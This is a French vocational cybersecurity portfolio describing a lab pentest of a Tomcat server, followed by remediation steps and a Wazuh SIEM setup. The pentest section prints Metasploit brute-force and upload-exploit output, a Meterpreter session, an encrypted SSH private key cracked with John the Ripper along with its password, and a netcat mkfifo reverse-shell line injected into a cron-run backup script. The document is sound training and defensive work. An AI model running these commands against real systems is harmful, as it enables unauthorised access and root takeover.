



DOSSIER PROFESSIONNEL (DP)

Nom de naissance

► DUCOUSSET

Nom d'usage

► DUCOUSSET

Prénom

► Florian

Adresse

► 43 rue sadi carnot JONZAC 17500

Titre professionnel visé

RNCP37680BC03 Participer à la gestion de la cybersécurité

MODALITE D'ACCES :

- ☒ Parcours de formation
- ☐ Validation des Acquis de l'Expérience (VAE)

DOSSIER PROFESSIONNEL ^(DP)

Présentation du dossier

Le dossier professionnel (DP) constitue un élément du système de validation du titre professionnel. **Ce titre est délivré par le Ministère chargé de l'emploi.**

Le DP appartient au candidat. Il le conserve, l'actualise durant son parcours et le présente **obligatoirement à chaque session d'examen.**

Pour rédiger le DP, le candidat peut être aidé par un formateur ou par un accompagnateur VAE.

Il est consulté par le jury au moment de la session d'examen.

Pour prendre sa décision, le jury dispose :

1. des résultats de la mise en situation professionnelle complétés, éventuellement, du questionnaire professionnel ou de l'entretien professionnel ou de l'entretien technique ou du questionnement à partir de productions.
2. du **Dossier Professionnel** (DP) dans lequel le candidat a consigné les preuves de sa pratique professionnelle
3. des résultats des évaluations passées en cours de formation lorsque le candidat évalué est issu d'un parcours de formation
4. de l'entretien final (dans le cadre de la session titre).

[Arrêté du 22 décembre 2015, relatif aux conditions de délivrance des titres professionnels du ministère chargé de l'Emploi]

Ce dossier comporte :

- ▶ pour chaque activité-type du titre visé, un à trois exemples de pratique professionnelle ;
- ▶ un tableau à renseigner si le candidat souhaite porter à la connaissance du jury la détention d'un titre, d'un diplôme, d'un certificat de qualification professionnelle (CQP) ou des attestations de formation ;
- ▶ une déclaration sur l'honneur à compléter et à signer ;
- ▶ des documents illustrant la pratique professionnelle du candidat (facultatif)
- ▶ des annexes, si nécessaire.

Pour compléter ce dossier, le candidat dispose d'un site web en accès libre sur le site.

DOSSIER PROFESSIONNEL ^(DP)

 <http://travail-emploi.gouv.fr/titres-professionnels>

DOSSIER PROFESSIONNEL ^(DP)

Sommaire

Exemples de pratique professionnelle

Participer à la gestion de la cybersécurité	p. 6
▸ Participer à la mesure et à l'analyse du niveau de sécurité de l'infrastructure	p. 6
▸ Participer à l'élaboration et à la mise en œuvre de la politique de sécurité	p. 19
▸ Participer à la détection et au traitement des incidents de sécurité	p. 21
Titres, diplômes, CQP, attestations de formation	p. 28
Déclaration sur l'honneur	p. 29
Documents illustrant la pratique professionnelle	p. 30

EXEMPLES DE PRATIQUE PROFESSIONNELLE

Activité-type 1 Participer à la mesure et à l'analyse du niveau de sécurité de l'infrastructure

Exemple n°1 ► Pentest

1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Dans le cadre de ma formation en cybersécurité, j'ai réalisé un pentest de type "boite noire" sur un serveur pour l'entreprise "Thales".

Le pentest s'est déroulé dans un **environnement de LAB hors production**, afin de tester la configuration et trouver des **éventuels failles** présentes sur le système avant sa mise en production réel.

L'objectif de ce pentest était de :

- Identifier les vulnérabilités présentes sur le système
- Exploiter les failles détectées afin d'obtenir un accès initial
- Analyser les erreurs de configuration du système
- Réaliser une élévation de privilèges jusqu'à l'utilisateur administrateur (*root*)

L'attaque a été réalisée depuis une machine "**Kali Linux**", qui intègre de nombreux outils spécialisés dans l'analyse de sécurité et les tests d'intrusion.

1) Plan du test d'intrusion


Pour structurer cette analyse de sécurité, **plusieurs étapes** ont été réalisées :

- Identification de la machine cible sur le réseau local

DOSSIER PROFESSIONNEL ^(DP)

- Analyse des ports ouverts et des services actifs
- Identification d'un service vulnérable exposé
- Exploitation d'une vulnérabilité permettant un accès initial au système
- Exploration du système et recherche de failles de configuration
- Exploitation d'une mauvaise configuration afin d'obtenir une élévation de privilèges

Schéma général du processus de l'AUDIT :



Environnement technique

Machine cible :

- Adresse IP : 192.168.1.13
- Système : Linux
- Ports ouverts détectés : 22 (SSH) & 8080 (HTTP-serveur web)

DOSSIER PROFESSIONNEL ^(DP)

Machine attaquante :

- **Adresse IP** : 192.168.1.17
- **Système** : Kali Linux
- **Rôle** :
 - Réalisation des scans réseau
 - Analyse des services exposés
 - Exploitation des vulnérabilités détectées

Réseau :

- **Réseau privé** : 192.168.1.0/24
- **Caractéristiques de l'environnement** :
 - Communication directe entre les machines virtuelles
 - Environnement isolé du réseau externe
 - Laboratoire dédié aux exercices de cybersécurité

Réalisation du test d'intrusion

Phase 1 - Collecte d'information :

La première étape a consisté à **identifier les services actifs** sur la machine cible. Pour cela, j'ai utilisé l'outil "**Nmap**", qui m'a permis de scanner le réseau afin de détecter les ports ouverts et les services associés.


Ce scan a permis **d'identifier plusieurs ports ouverts** sur la machine cible, notamment :

- **le port 22 correspondant au service SSH**
- **le port 8080 correspondant à un service web**

DOSSIER PROFESSIONNEL (DP)

```
Nmap scan report for miletus.home (192.168.1.13)
Host is up (0.00050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
MAC Address: 08:00:27:AE:14:64 (Oracle VirtualBox virtual NIC)
```

L'analyse du service web a révélé la **présence d'un serveur "Apache Tomcat"**, ce qui a orienté la suite de l'analyse vers la recherche de vulnérabilités exploitables sur ce service.



Phase 2 - Evaluation des vulnérabilités :

Dans une seconde étape, j'ai utilisé le framework **"Metasploit"**, qui permet de **tester et exploiter différentes vulnérabilités** connues sur les services identifiés.

Cette phase d'analyse a permis **d'identifier une vulnérabilité potentielle** sur le serveur "Tomcat", pouvant **permettre à un attaquant d'obtenir un accès au système** si celui-ci est mal configuré.

```
65 auxiliary/scanner/http/tomcat_mgr_login
17
18 exploit/multi/http/tomcat_mgr_upload
```

Cette démarche permet d'évaluer le niveau de sécurité d'un système en :

- **Identifiant les services exposés**
- **Analysant les ports ouverts**

DOSSIER PROFESSIONNEL (DP)

- Détectant les vulnérabilités potentielles pouvant être exploitées par un attaquant.

Phase 3 - Exploitation :

Après l'identification d'une vulnérabilité potentielle sur le serveur "Apache Tomcat", j'ai réalisé **une phase d'exploitation afin de vérifier si cette vulnérabilité pourrait être utilisée** pour obtenir un accès au système dans un environnement contrôlé.

Pour cela, j'ai utilisé "**Metasploit**".

Dans un premier temps, j'ai utilisé le module :

"auxiliary/scanner/http/tomcat_mgr_login"

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlist/s/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: apni, socks4, http, socks5, socks5h
RHOSTS	192.168.1.13	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/sing-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlist/s/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlist/s/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

Ce module permet de **tester différents couples identifiant / mot de passe sur l'interface d'administration** du serveur "Tomcat" afin d'identifier des identifiants valides.

Grâce à ce module, j'ai pu trouver un couple login/mot de passe fonctionnel, permettant d'accéder à **l'interface d'administration** du serveur.

```
[+] 192.168.1.13:8080 - Login Successful: tomcat:role1
```

Une fois cet accès obtenu, j'ai utilisé le module :

DOSSIER PROFESSIONNEL (DP)

“exploit/multi/http/tomcat_mgr_upload”

Module options (exploit/multi/http/tomcat_mgr_upload):

Name	Current Setting	Required	Description
HttpPassword	role1	no	The password for the specified username
HttpUsername	tomcat	no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, http, socks5, socks5h
RHOSTS	192.168.1.13	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.17	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Java Universal

Ce module permet de **téléverser un fichier malveillant sur le serveur et d’exécuter du code à distance**. L’exploitation de cette vulnérabilité **m’a permis d’obtenir un accès initial à la machine cible** sous la forme d’un shell distant, **me permettant d’exécuter différentes commandes sur le système** afin d’analyser sa configuration et d’identifier d’éventuelles failles supplémentaires.

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started HTTP reverse handler on http://192.168.1.17:8080
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ehdfEgybLonPSwK32oF29IZtT ...
[*] Executing ehdfEgybLonPSwK32oF29IZtT ...
[*] Undeploying ehdfEgybLonPSwK32oF29IZtT ...
[*] Undeployed at /manager/html/undeploy
[!] http://192.168.1.17:8080 handling request from 192.168.1.13; (UUID: iv2h1x4q) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.1.17:8080 handling request from 192.168.1.13; (UUID: iv2h1x4q) Staging java payload (58606 bytes) ...
[*] http://192.168.1.17:8080 handling request from 192.168.1.13; (UUID: iv2h1x4q) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.1.17:8080 → 192.168.1.13:56804) at 2026-03-09 05:00:35 -0400

meterpreter > shell
Process 1 created.
Channel 1 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@miletus:/$
```

Phase 5 - Mouvement latéral :

Lors de l’exploration du système après l’obtention du shell, j’ai **identifié une clé privée SSH stockée sur la machine cible**.

```
cd /home/thales/.ssh
tomcat@miletus:/home/thales/.ssh$ ls -l
ls -l
total 8
-rw-r--r-- 1 thales thales 1766 Aug 16 2021 id_rsa
-rw-r--r-- 1 thales thales 396 Aug 16 2021 id_rsa.pub
tomcat@miletus:/home/thales/.ssh$
```


DOSSIER PROFESSIONNEL (DP)

```
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMLKhM2S2Cqbj+k3h8MgQFr6oG4CBKqF1Nft04fJP51xbXe00a5dS+QgIbSaKWMh
+/ILeS/r8rFUT9isW2QAH7JYEWBgR4Z/9KSMsUd1aEyjxz7Fp2j2cL1Erj9wK9ZA
InMmkM7xAKOWKwLTJemS3GB4X9AX9ef/Ijmx/cvvIauK5G2jPRyG5azMjK0QcwX
pkwnm4EwXPDiktKwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfwd
rHbDYTKmfl18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHIL
rmr0SfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TctvREV+eKgF
/nj+3A6ZSQKfDlM22YZBilE4npXGOC03s81Rbv90cx0hXyGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRIQ+wTgqWFBFxF9EPia6sRM/tBKaiGIElDSyVz1C46mLTmBS
f8KNwx5rNXKNM7dYX1Sykg0RreKO1weYAA0yQSHCY+iJTIF81CuDcgOIYRywHIPU
9rI20K910cLLO+ySa704KDCmIL1WCnGbrD4PwupQ68G2Yg0Z00IrwE9efkpwXPCR
Vi2TO2Zut8+6ZEFjz4d3aWiZwtf1IugQrsmBK+akRLBPjQVv/LyApqVv+tyfQe1V
v9pEKMxR5f1gFmZpTbZ6HDHmE04Y7gXvUXphjW5uijYemcyGx0HsqCSER7y7+phA
h0NEJHSB5dMpvoS7oSiX0qe4QsSwITyTJs5fKuvJeJRGpoh102HE+etITXlFffm
2J1fdQgPo+qb0VSMGmkITfTBdh10DG7TZyAQ80LYeh/yiALoZ8T1AEaJev5h0N5
PUPBcx4S4H43lnsmIDjn8M+nEsMEWVZvzaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrVRmcd7H+KRMiY2Y4QuTFR1etulbBPbmccmpsxLj496bE7n5WwILLw30e4IbZm
ztB5WYAww6yyheLmgU4WkKmx2sOWDWZ/TSEP0j9es0eh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiSH/LepuRu2LJWZU8m270yUyx9zoPRWEmz/mh0Ab
jRMSyflNFggfzjswgcbwubUrpX2Gn6Xmb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYmXImc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHVrRKGG1d
/sMTTIDrLYlREAFQXacjQF0gzqxy7jQaUc0k4Vq51WggjXNV2zbr/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKwu0bPlajTI3MaUoxPj0vhQK55XWicg+ogo9X5X
B8XDQ3qW6QJLFELXPanL5zW5cAHXAVzCp+VtgQyrPU04gko0rLrj5u22U08giTdq
nLypW+J5rGepKGKrk10P7dxEBbQiy5XDM/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNB/698hHyULD78C
-----END RSA PRIVATE KEY-----
```

Afin de vérifier si cette clé pourrait être exploitée pour accéder au service SSH, j'ai utilisé l'outil "John the Ripper" avec l'utilitaire "ssh2john", permettant de convertir une clé privée SSH en un format exploitable pour une attaque par cassage de mot de passe.

Après conversion de la clé, j'ai trouvé le mot de passe de session de l'utilisateur "Thalès" qui est "vodka06".

```
root@kali:~# nano id_rsa
root@kali:~# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMLKhM2S2Cqbj+k3h8MgQFr6oG4CBKqF1Nft04fJP51xbXe00a5dS+QgIbSaKWMh
+/ILeS/r8rFUT9isW2QAH7JYEWBgR4Z/9KSMsUd1aEyjxz7Fp2j2cL1Erj9wK9ZA
InMmkM7xAKOWKwLTJemS3GB4X9AX9ef/Ijmx/cvvIauK5G2jPRyG5azMjK0QcwX
pkwnm4EwXPDiktKwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfwd
rHbDYTKmfl18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHIL
rmr0SfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TctvREV+eKgF
/nj+3A6ZSQKfDlM22YZBilE4npXGOC03s81Rbv90cx0hXyGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRIQ+wTgqWFBFxF9EPia6sRM/tBKaiGIElDSyVz1C46mLTmBS
f8KNwx5rNXKNM7dYX1Sykg0RreKO1weYAA0yQSHCY+iJTIF81CuDcgOIYRywHIPU
9rI20K910cLLO+ySa704KDCmIL1WCnGbrD4PwupQ68G2Yg0Z00IrwE9efkpwXPCR
Vi2TO2Zut8+6ZEFjz4d3aWiZwtf1IugQrsmBK+akRLBPjQVv/LyApqVv+tyfQe1V
v9pEKMxR5f1gFmZpTbZ6HDHmE04Y7gXvUXphjW5uijYemcyGx0HsqCSER7y7+phA
h0NEJHSB5dMpvoS7oSiX0qe4QsSwITyTJs5fKuvJeJRGpoh102HE+etITXlFffm
2J1fdQgPo+qb0VSMGmkITfTBdh10DG7TZyAQ80LYeh/yiALoZ8T1AEaJev5h0N5
PUPBcx4S4H43lnsmIDjn8M+nEsMEWVZvzaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrVRmcd7H+KRMiY2Y4QuTFR1etulbBPbmccmpsxLj496bE7n5WwILLw30e4IbZm
ztB5WYAww6yyheLmgU4WkKmx2sOWDWZ/TSEP0j9es0eh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiSH/LepuRu2LJWZU8m270yUyx9zoPRWEmz/mh0Ab
jRMSyflNFggfzjswgcbwubUrpX2Gn6Xmb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYmXImc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHVrRKGG1d
/sMTTIDrLYlREAFQXacjQF0gzqxy7jQaUc0k4Vq51WggjXNV2zbr/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKwu0bPlajTI3MaUoxPj0vhQK55XWicg+ogo9X5X
B8XDQ3qW6QJLFELXPanL5zW5cAHXAVzCp+VtgQyrPU04gko0rLrj5u22U08giTdq
nLypW+J5rGepKGKrk10P7dxEBbQiy5XDM/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNB/698hHyULD78C
-----END RSA PRIVATE KEY-----

root@kali:~# chmod 600 id_rsa
root@kali:~# ssh2john id_rsa > id_rsa.hash
root@kali:~# john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)

root@kali:~# john --show id_rsa.hash
id_rsa:vodka06
```

DOSSIER PROFESSIONNEL (DP)

Après avoir obtenu un accès initial à la machine cible via le shell Metasploit, **j'ai réalisé une phase de post-exploitation afin de mesurer l'impact** concret de la vulnérabilité et d'identifier les failles de configuration pouvant compromettre davantage la sécurité du système.

Lors de l'exploration du système, **j'ai trouvé un fichier nommé "notes.txt"** dans le répertoire personnel de l'utilisateur "thales". Ce fichier mentionnait que **le script "backup.sh" était accessible et qu'il disposait de permissions en lecture, écriture et exécution**.

```
tomcat@miletus:/$ cd /home/thales
cd /home/thales
tomcat@miletus:/home/thales$ ls
ls
notes.txt user.txt
tomcat@miletus:/home/thales$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
```

Cette configuration **représente un risque majeur**, car un utilisateur malveillant peut modifier le script pour exécuter du code avec les privilèges associés.

Afin de démontrer ce risque, **j'ai modifié le script backup.sh pour y intégrer une commande permettant d'établir une connexion en reverse shell** vers ma machine "Kali Linux" avec l'outil "Netcat".

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.1.17 8888 >/tmp/f' >>backup.sh
```

Une fois le script exécuté automatiquement par le système, **la connexion reverse shell a été capturée sur ma machine attaquante**. Cette opération **m'a permis d'obtenir un accès root sur la machine cible**, démontrant ainsi **l'impact concret d'une mauvaise configuration des permissions**.

```
nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.1.17] from miletus.home [192.168.1.13] 39674
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Conclusion : Cette activité a permis de mettre en **évidence plusieurs vulnérabilités présentes sur la machine cible**, notamment au niveau des services exposés et des configurations associées.

L'analyse réalisée à l'aide d'outils tels que "Nmap" & "Metasploit" a permis d'identifier un service web vulnérable basé sur "Apache Tomcat", ainsi que des **failles exploitables menant à un accès initial au système**.

La phase d'exploitation a démontré qu'un attaquant pouvait compromettre la machine cible en exploitant

DOSSIER PROFESSIONNEL ^(DP)

des identifiants faibles et des services mal sécurisés. L'analyse du système après compromission a également **révélé des erreurs de configuration critiques**, notamment sur la **gestion des permissions de certains fichiers**, permettant une **élévation de privilèges jusqu'à l'utilisateur "root"**.


Cette démarche met en évidence **l'importance d'une analyse approfondie du niveau de sécurité d'un système**, en identifiant non seulement les services exposés, mais également **les vulnérabilités exploitables et leurs impacts potentiels**.

DOSSIER PROFESSIONNEL ^(DP)

DOSSIER PROFESSIONNEL ^(DP)

DOSSIER PROFESSIONNEL ^(DP)

DOSSIER PROFESSIONNEL ^(DP)



Activité-type 2 Participer à l'élaboration et à la mise en œuvre de la politique de sécurité

Exemple n°2 : Remédiation des vulnérabilités

1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Après avoir identifié et exploité plusieurs vulnérabilités sur le système, j'ai analysé les mesures de sécurité qui auraient permis d'empêcher cette attaque.

Concernant le serveur "Apache Tomcat", l'accès à l'interface d'administration était protégé par des identifiant faibles.

Pour sécuriser ce service, plusieurs mesures peuvent être mises en place :

- Utiliser des mots de passe forts et unique via un service PAM de politique de mot de passe

```
apt install libpam-pwquality
vi /etc/pam.d/etc/pam.d/password-auth
```

```
password requisite pam_pwquality.so retry=3 minlen=12 lcredit=-1 ucredit=-1 dcredit=-1 ocredit=-1
```

- Minlen=12 = nombre de caractères minimum 12

- Lcredit/ucredit/dcredit/ocredit = 1 majuscule / minuscule / chiffre / symbole

- Limiter l'accès à l'interfaces d'administration via un firewall UFW (filtrage IP)

```
apt install ufw
ufw allow ssh

ufw enable
Firewall is active and enabled on system startup

ufw allow from 86.239.91.97 to any port 22
```

- Désactiver ou restreindre l'accès au manager Tomcat en production

```
nano /opt/tomcat/webapps/manager/META-INF/context.xml
```

```
<Valve className="org.apache.catalina.valves.RemoteAddrValve"
allow="127\.\d+\.\d+\.\d+|::1|86\.\d+\.\d+\.\d+" />
```

DOSSIER PROFESSIONNEL ^(DP)

Concernant la clé privée SSH découverte sur le système, celle-ci ne doit **jamais être accessible en clair sur une machine** :

- Ne pas stocker des clés sensibles sur des comptes utilisateurs non sécurisés
- Désactiver l'authentification par mot de passe et utiliser des clés protégées

```
nano /etc/ssh/sshd_config #PermitRootLogin no
#PasswordAuthentication no #PubkeyAuthentication yes
```

Enfin, la faille critique liée au script “backup.sh” aurait pu être évitée en appliquant de bonnes pratiques :

- Limiter les permissions d'écriture sur les scripts exécutés automatiquement
- Utiliser des droits scripts (chmod 700)
- Vérifier l'intégrité des scripts exécutés avec des outils de contrôle

```
chmod 700 backup.sh
```

```
# ls -l
total 0
-rwx----- 1 root root 0 Mar 19 06:07 backup.sh
```

Ces mesures permettent de **réduire considérablement la surface d'attaque** et d'**empêcher un attaquant de reproduire les actions réalisées** lors de ce test d'intrusion.

Activité-type 3

Participer à la détection et au traitement des incidents de sécurité


Exemple n°3 : Mise en place d'un SIEM wazuh

1. Décrivez les tâches ou opérations effectuées, et dans quelles conditions :

Dans le cadre de la détection des incidents de sécurité, il est **important de mettre en place des outils de surveillance de logs du réseau** permettant d'**identifier les comportements suspects** sur le système.

Pour cela, l'**utilisation d'un système de détection** comme **"Wazuh"** permet de **surveiller en temps réel** les activités sur la machine.

Schéma du fonctionnement de WAZUH :



"Wazuh" permet notamment de :

- Détecter les modifications de fichiers critiques (comme "backup.sh")
- Surveiller les connexions SSH
- Identifier les comportements anormaux (exécutions de commandes suspects)

Dans le cadre de cet exercice, un tel outil aurait permis de détecter :

- La modification du script "backup.sh"
- L'exécution d'un reverse shell

DOSSIER PROFESSIONNEL ^(DP)

- **L'obtention d'un accès "root"**

Des règles de détection peuvent être mises en place pour **générer des alertes** en cas :

- **De modification de fichiers système**
- **D'ouverture de connexions réseau inhabituelles**
- **D'exécutions de commandes sensibles**

Mise en place et configuration de l'agent WAZUH sur la machine :

Optional settings:

By default, the deployment uses the hostname as the agent name. Optionally, you can use a different agent name in the field below.

Assign an agent name:

THALES

The agent name must be unique. It can't be changed once the agent has been enrolled.

Select one or more existing groups:

Default

4

Run the following commands to download and install the agent:

W. Endpoints Deploy new agent API default

Deploy new agent

Select the package to download and install on your system:

LINUX

☐ RPM amd64

☐ RPM aarch64

☒ DEB amd64

☐ DEB aarch64

WINDOWS

☐ MSI 32/64 bits

macOS

☐ Intel

☐ Apple silicon

For additional systems and architectures, please check our documentation.

Server address:

This is the address the agent uses to communicate with the server. Enter an IP address or a fully qualified domain name (FQDN).

Assign a server address

192.168.1.28

☐ Remember server address

```
root@miletus:~# wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.4-1_amd64.deb && sudo WAZUH_MANAGER='192.168.1.28' WAZUH_AGENT_NAME='THALES' dpkg -i ./wazuh-agent_4.14.4-1_amd64.deb
<E='THALES' dpkg -i ./wazuh-agent_4.14.4-1_amd64.deb
--2026-03-25 12:39:30-- https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.4-1_amd64.deb
